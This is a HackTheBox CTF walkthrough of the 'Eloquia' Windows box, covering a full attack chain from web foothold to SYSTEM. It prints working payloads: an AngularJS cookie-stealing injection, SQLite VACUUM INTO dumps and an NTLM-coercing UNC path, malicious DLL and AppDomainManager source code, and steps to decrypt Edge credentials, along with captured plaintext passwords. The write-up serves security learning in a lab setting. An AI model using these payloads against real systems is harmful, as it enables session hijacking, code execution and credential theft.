Eloquia — HackTheBox Insane Walkthrough
Eloquia is an Insane-rated Windows box built around a Django blogging platform and a companion Google-parody OAuth provider. The kill chain is long and surgical: steal an admin session via AngularJS CSTI, exploit SQLite’s VACUUM INTO and load_extension() for code execution, recover credentials from Edge’s encrypted storage, then ride a writable .NET service config to SYSTEM.
Prerequisites: This walkthrough assumes familiarity with AngularJS Client-Side Template Injection (CSTI), Django admin internals, SQLite’s advanced pragma/extension system, OAuth 2.0 authorization code flows, Windows DPAPI credential decryption, and .NET AppDomainManager hijacking. If any of those are new to you, this box will be a rough introduction — consider working through some Hard-rated boxes first.
Overview
Two open ports. One hostname hint from a redirect. Enormous attack surface hidden inside a polished web app. The box teaches you that “Insane” difficulty isn’t about a single clever trick — it’s about six or seven medium-difficulty steps that each depend on the one before. Miss any link in the chain and you’re stuck.
Reconnaissance
Port Scan
Starting with a standard nmap scan to see what we’re working with:

Two ports: IIS on 80 and WinRM on 5985. The redirect gives us our first hostname. Looking at the redirect target and running a quick content discovery pass, I spotted a second vhost referenced in the OAuth flow: qooqle.htb. Both go in /etc/hosts:
echo "<TARGET> eloquia.htb qooqle.htb" >> /etc/hosts
Mapping the Application
eloquia.htb is a Django blogging platform running behind IIS 10.0 with ARR/3.0 acting as a reverse proxy. The stack fingerprints are visible in response headers and confirmed by the admin panel theme (Grappelli). SQLite is the database (path db.sqlite3 relative to the web root). The frontend uses AngularJS 1.8.2 loaded from /static/assets/js/angular-1.8.2.min.js — a detail that’s going to matter shortly.
Key endpoints worth noting from manual browsing:
/accounts/register/and/accounts/login/— standard auth/accounts/upload_profile_image/— multipart image upload, normalises filename to<user_id>.<detected_format>/article/comment/add/<id>/and/article/comment/get/<id>/— comment submission/retrieval via AngularJS$http/article/report/<id>/— reports an article; an admin bot visits it/accounts/admin/— Django admin panel, admin only
The qooqle.htb vhost is a Google-parody OAuth2 provider (django-oauth-toolkit). It handles the OAuth flow with client_id=riQBUyAa4UZT3Y1z1HUf3LY7Idyu8zgWaBj4zHIi and a hard-coded redirect_uri pointing back to eloquia.htb. Redirect URI validation is enforced — arbitrary URIs return 400.
The article comment system renders HTML using $sce.trustAsHtml(). Combined with AngularJS 1.8.2, that’s a CSTI waiting to be triggered.
Foothold
Step 1: CSTI → Admin Session Cookie
The comment content is rendered through $sce.trustAsHtml() without sanitisation, and the article content itself is controlled by the author. AngularJS expressions inside {{...}} evaluate in the page’s Angular scope. More usefully, Angular event directives like ng-focus execute arbitrary scope method calls — including submitForm(), which is already wired up to POST a comment.
The sessionid cookie on eloquia.htb has no HttpOnly flag, so document.cookie is readable from JavaScript. The attack is: craft an article with an auto-focusing element that fires ng-focus, reads the cookie via $event.view.document.cookie, puts it in formData.comment, and calls submitForm() to POST it as a comment on the article. Then report the article and wait for the admin bot.
The payload in the article body:
<p ng-focus="formData.comment=$event.view.document.cookie;submitForm()" autofocus tabindex="0">Loading article content...</p>
The autofocus tabindex="0" combination reliably fires the ng-focus event in HeadlessChrome (tested — the bot runs Chrome 142). About 100 seconds after reporting the article, the bot’s session appears as a new comment.

Profile image 1.PNG on the admin account confirms we have the admin user’s session.
Step 2: Django Admin Enumeration
With the admin cookie in Burp, I navigated to /accounts/admin/. The Grappelli-themed admin panel exposed several interesting model sets — but the two that mattered most were Custom users and SQL Explorer.
The user list revealed seven accounts with PBKDF2-SHA256 hashes (720,000 iterations — effectively uncrackable in realistic time) plus the qooqle_connected_account field on each user. Admin’s connected account was [email protected].
SQL Explorer was the bigger prize. It’s a configured query interface with a pre-existing database connection.
Step 3: SQLite VACUUM INTO — Dumping the Database
SQL Explorer enforces a keyword blacklist: INSERT, CREATE, UPDATE, DELETE, DROP, and the rest of the usual suspects. But VACUUM isn’t on the list.
SQLite’s VACUUM INTO '<path>' creates a complete copy of the current database at the specified path. The IIS static file directory is world-readable, and .css files are served with a valid MIME type. Combining those two facts:
VACUUM INTO 'static/assets/css/dump.css'
One caveat: the default connection in SQL Explorer uses the django_connection engine, which wraps queries in transaction.atomic(). VACUUM cannot run inside a transaction — it returns an error. The fix was to create a new connection in the SQL Explorer admin UI using engine django.db.backends.sqlite3 pointed at the same db.sqlite3 file. This creates an unregistered DatabaseWrapper that runs in autocommit mode, bypassing the transaction wrapper.
After that change, the VACUUM ran cleanly and the database was downloadable:
curl http://eloquia.htb/static/assets/css/dump.css -o /tmp/eloquia_db.sqlite3
file /tmp/eloquia_db.sqlite3
# SQLite format 3  -- confirmed
The database is 638,976 bytes and contains 16 tables. No plaintext passwords, but it confirmed the presence of a pre-configured MSSQL connection (Trusted_Connection=yes, internal only) and — crucially — showed that EXPLORER_CONNECTIONS had a second database path configured: ../qooqle/db.sqlite3.
Step 4: VACUUM INTO UNC → NTLMv2 Capture
VACUUM INTO also accepts UNC paths. With Responder running on my attack host:
VACUUM INTO '\\<VPN_IP>\share\loot'
The Django process (running as the web service account) tried to authenticate to our SMB listener, handing over an NTLMv2 challenge-response.

I threw this at hashcat (mode 5600) with rockyou + best64 — 1.1 billion candidates exhausted in three seconds on an RTX 4090 with no result. The password for web isn’t in standard wordlists. This is a dead end for now, but the account identity (ELOQUIA\web) is confirmed.
While Responder was running it also captured a cleartext MSSQL authentication attempt: sqlmgmt:bIhBbzMMnB82yx. That credential didn’t work against WinRM with any of the known usernames, and port 1433 isn’t externally accessible. Filed for later.
Step 5: Qooqle Database Dump
Using the same VACUUM technique with a relative path pointing at the sibling Qooqle application:
VACUUM INTO 'static/assets/css/qdb0.css'
(This was run via a connection configured to ../qooqle/db.sqlite3.)
The Qooqle database revealed that the OAuth application is configured as public — no client_secret required for the token exchange. It also showed the identity format that Eloquia uses to match OAuth logins back to local accounts: <username>@qmail.htb. The admin’s connected account on Eloquia was [email protected], meaning the Qooqle user with username m.barker would log straight in as Eloquia admin.
Step 6: OAuth Account Takeover via Admin Field Edit
Here’s the logical flaw. The qooqle_connected_account field on the Django admin user change form is a plain CharField — not a read-only display, not an auto-populated OAuth field. It’s a text box you can type in.
I registered a new account on qooqle.htb (username: attkq7, which maps to identity [email protected]), then in Django admin I edited the admin user’s qooqle_connected_account field from [email protected] to [email protected]. Now the OAuth flow routes our Qooqle identity directly to the admin account:
GET /accounts/oauth2/qooqle/authorize/→ redirect to Qooqle- Login as
attkq7on Qooqle, approve the authorization request - Callback:
GET /accounts/oauth2/qooqle/callback/?code=<code>→ Eloquia resolves our identity and logs us in as admin
This bypasses the 15-second auth code expiry completely — we’re not doing a CSRF race, we’re doing a direct field edit through a panel we already control. The OAuth state parameter is also absent, but that’s secondary here.
Step 7: DLL Upload via Article Admin Banner Field
With a confirmed admin session, I turned to file upload. There are three upload paths in this application and they each behave differently:
/accounts/upload_profile_image/— validates via Pillow and runs a custom “malicious behaviour” check. DLLs are rejected outright.- The user image field in the admin panel — validates via Django’s
ImageField(Pillow), extension whitelist. Still rejected. - The article banner field in the admin panel — uses a plain
FileField. No image validation. No extension check. Filename preserved as-is.
I uploaded a raw PE DLL through the article admin form at /accounts/admin/Eloquia/article/<id>/change/. It landed at static/assets/images/blog/evil.dll and IIS served it back cleanly.
Step 8: RCE via SQLite load_extension()
Testing load_extension() in SQL Explorer:
SELECT load_extension('nonexistent');
The error returned was “The specified module could not be found” — an OS-level LoadLibrary failure, not SQLite’s “not authorized” error. That means enable_load_extension(True) has been called somewhere in the Django app’s SQLite setup. load_extension isn’t on the SQL Explorer blacklist because it’s a function name, not a keyword.
Crucially, Windows calls DllMain during LoadLibrary before checking for the sqlite3 entry point. If our DLL has a DllMain that executes a command, it fires even if the extension init function is absent or returns an error.
Cross-compiled the DLL on my attack host:
#include <windows.h>
__declspec(dllexport) int sqlite3_extension_init() { return 0; }
BOOL WINAPI DllMain(HINSTANCE h, DWORD r, LPVOID l) {
    if (r == DLL_PROCESS_ATTACH) {
        system("cmd /c whoami > static\\assets\\images\\blog\\out.txt 2>&1");
    }
    return TRUE;
}
x86_64-w64-mingw32-gcc -shared -o evil.dll shell.c -Wl,--subsystem,windows
Uploaded via the article admin form, then triggered:
SELECT load_extension('static/assets/images/blog/evil.dll')

RCE as eloquia\web. From here I uploaded a Python script the same way (article banner field, filename preserved) to handle the next stage.
Step 9: Edge DPAPI Credential Decryption
The web service account runs the IIS process. Checking the machine’s user profiles, there’s an Edge browser profile with a Login Data SQLite database. Edge (Chromium v10+) encrypts stored passwords with AES-GCM, keyed with a master key that’s itself DPAPI-protected in the Local State file.
CryptUnprotectData only works for the user whose DPAPI master key encrypted the data — but since we are that user (web), we can decrypt it directly. I uploaded a Python script to handle this via ctypes:
- Read and base64-decode the encrypted key from
Local State - Strip the
DPAPIprefix and callCryptUnprotectData - Open
Login Data, query theloginstable, decrypt eachpassword_valuewith AES-GCM using the recovered key
The decrypted credentials:

evil-winrm -i <TARGET> -u Olivia.KAT -p 'S3cureP@sswdIGu3ss'
# *Evil-WinRM* PS C:\Users\Olivia.KAT\Documents>
User flag: [redacted]
Privilege Escalation
AppDomainManager Injection via Writable .exe.config
Running as Olivia.KAT, I started enumerating services. There’s a custom .NET service called Failure2Ban — a prototype intrusion prevention system that reads C:\Web\Qooqle\log.csv every 30 seconds, counts failed logins, and blocks IPs via Windows Firewall. It runs as NT AUTHORITY\SYSTEM.
Checking the ACLs on the service binary directory:
icacls "C:\Program Files\Qooqle IPS Software\Failure2Ban - Prototype\Failure2Ban\bin\Debug\"

Olivia.KAT has read/execute and write on the entire Debug directory — including Failure2Ban.exe and Failure2Ban.exe.config.
I tried the obvious approaches first. DLL sideloading (version.dll dropped in the same directory) does nothing for a vanilla .NET service — the CLR doesn’t load system DLLs the way a native process does. Binary replacement is a non-starter because Restart-Service completes the stop→start transition in sub-millisecond time. Direct admin access via WinRM hits UAC token filtering — local admin accounts that aren’t RID-500 get a “deny only” restricted token.
The correct approach is .NET AppDomainManager injection. In .NET 4.x, the runtime reads the application’s .exe.config at startup. If <appDomainManagerAssembly> and <appDomainManagerType> are set, the CLR instantiates that class and calls InitializeNewDomain() before the application’s Main() method. The config file is a plain text XML file and is not held open (locked) by the running service — only read at startup.
There’s a scheduled task (FW-Cleaner.ps1) that restarts the Failure2Ban service approximately every 10 minutes to apply firewall rule cleanups. That’s our trigger.
Compiled a C# AppDomainManager on-target using csc.exe (available at C:\Windows\Microsoft.NET\Framework64\v4.0.30319\):
using System;
using System.Diagnostics;

namespace EvilDomainManager {
    public class EvilManager : AppDomainManager {
        public override void InitializeNewDomain(AppDomainSetup info) {
            base.InitializeNewDomain(info);
            Process.Start("cmd.exe", "/c type C:\\Users\\Administrator\\Desktop\\root.txt > C:\\Web\\Eloquia\\static\\assets\\images\\blog\\root.txt");
        }
    }
}
Placed the compiled EvilManager3.dll in the Debug directory (Olivia has write there), then overwrote Failure2Ban.exe.config to reference it:
<configuration>
  <runtime>
    <appDomainManagerAssembly value="EvilManager3, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null" />
    <appDomainManagerType value="EvilDomainManager.EvilManager" />
  </runtime>
</configuration>
Waited roughly 10 minutes for FW-Cleaner.ps1 to cycle. On service restart, the CLR loaded our AppDomainManager as SYSTEM, executed the command, and wrote the root flag to the web-accessible static directory.
Root flag: [redacted]
Kill Chain Summary
- AngularJS CSTI → Admin cookie —
ng-focus+autofocusin article content exfiltrates admindocument.cookievia the comment POST mechanism - VACUUM INTO → DB dump — SQLite
VACUUM INTO 'static/...'bypasses SQL blacklist, dumps the full Django database as a static file - VACUUM INTO UNC → NTLMv2 — same primitive coerces NTLM auth from the
webservice account; Responder captures the hash - OAuth logical flaw — editable
qooqle_connected_accountCharField in Django admin lets us bind our Qooqle identity to the admin account, gaining persistent admin login - Article banner upload → DLL delivery — unvalidated
FileFieldin the article admin form accepts raw PE DLLs, preserving the filename - SQLite
load_extension()→ RCE — enabled at runtime, not on the blacklist;DllMainfires onLoadLibrarybefore the sqlite3 entry point is checked - Edge DPAPI —
CryptUnprotectDataas the owning user decrypts Edge’s AES-GCM master key → plaintextOlivia.KATcredentials → WinRM - AppDomainManager injection → SYSTEM — writable
.exe.configwith<appDomainManagerAssembly>runs custom .NET code beforeMain()on service restart
Lessons Learned
AngularJS / CSTI
The ng-focus + autofocus tabindex="0" combination is a reliable headless-Chrome trigger. It fires without user interaction. If sessionid lacks HttpOnly and an admin bot visits user-controlled content, cookie exfiltration is essentially trivial — as we saw when we abused a similar XSS vector in Browsed.
Django Admin
Never assume all upload fields in the same admin panel have the same validation. The user ImageField used Pillow; the article FileField used nothing. Each endpoint needs individual testing. Similarly, don’t assume that fields displaying OAuth identity data are read-only — check the form source.
SQLite as an Attack Surface
VACUUM INTOis not a DML statement — it bypasses keyword blacklists that blockINSERT/CREATE/UPDATE. It also accepts UNC paths, making it a NTLM coercion primitive (similar to the NTLM coercion chains demonstrated in Archetype).load_extension()is a function, not a keyword, so keyword-based blacklists miss it entirely.LoadLibraryexecutesDllMainbefore validating the sqlite3 extension entry point — any DLL’s constructor code runs regardless of whether it exportssqlite3_extension_init.- The
django_connectionengine wraps queries intransaction.atomic().VACUUMcannot run inside a transaction. Fix: create a paralleldjango.db.backends.sqlite3connection that gets its own unregistered DatabaseWrapper.
Windows Credential Storage
Edge/Chromium v10+ passwords are AES-GCM encrypted with a DPAPI-wrapped master key stored in Local State. CryptUnprotectData via Python ctypes decrypts the master key when called as the owning user. The entire operation is scriptable without any third-party binaries.
AppDomainManager Injection (.NET 4.x)
This is an underappreciated privilege escalation primitive. The .exe.config file is:
- A plain XML text file (trivially writable when it exists)
- Not locked by the running process (only read at startup)
- Processed by the CLR before
Main()— no code path in the application can prevent it
No strong-name signing is required for locally-loaded assemblies. csc.exe in C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ compiles C# on-target, eliminating cross-compilation headaches. The technique is worth internalising: any .NET service where you have write on the config file but not the binary (or where the binary replacement window is too small) is potentially exploitable this way.
Dead Ends Worth Noting
- SMB DLL delivery on Windows Server 2019: guest sessions are blocked at the OS level, and without the client’s NT hash you cannot satisfy SMB2 signing requirements. Don’t waste time patching impacket session flags.
- WebDAV (
\\IP@PORT\...) requires the WebClient service to be running. It isn’t here. - PIL/PE polyglots are impossible — all common image format magic bytes conflict with
MZat offset 0. Appending shellcode after a valid JPEG header results in re-encoding that strips the payload. - UAC token filtering applies to local administrator group members who aren’t RID-500. Gaining local admin via WinRM doesn’t give you a high-integrity token. Aim for SYSTEM-level execution instead.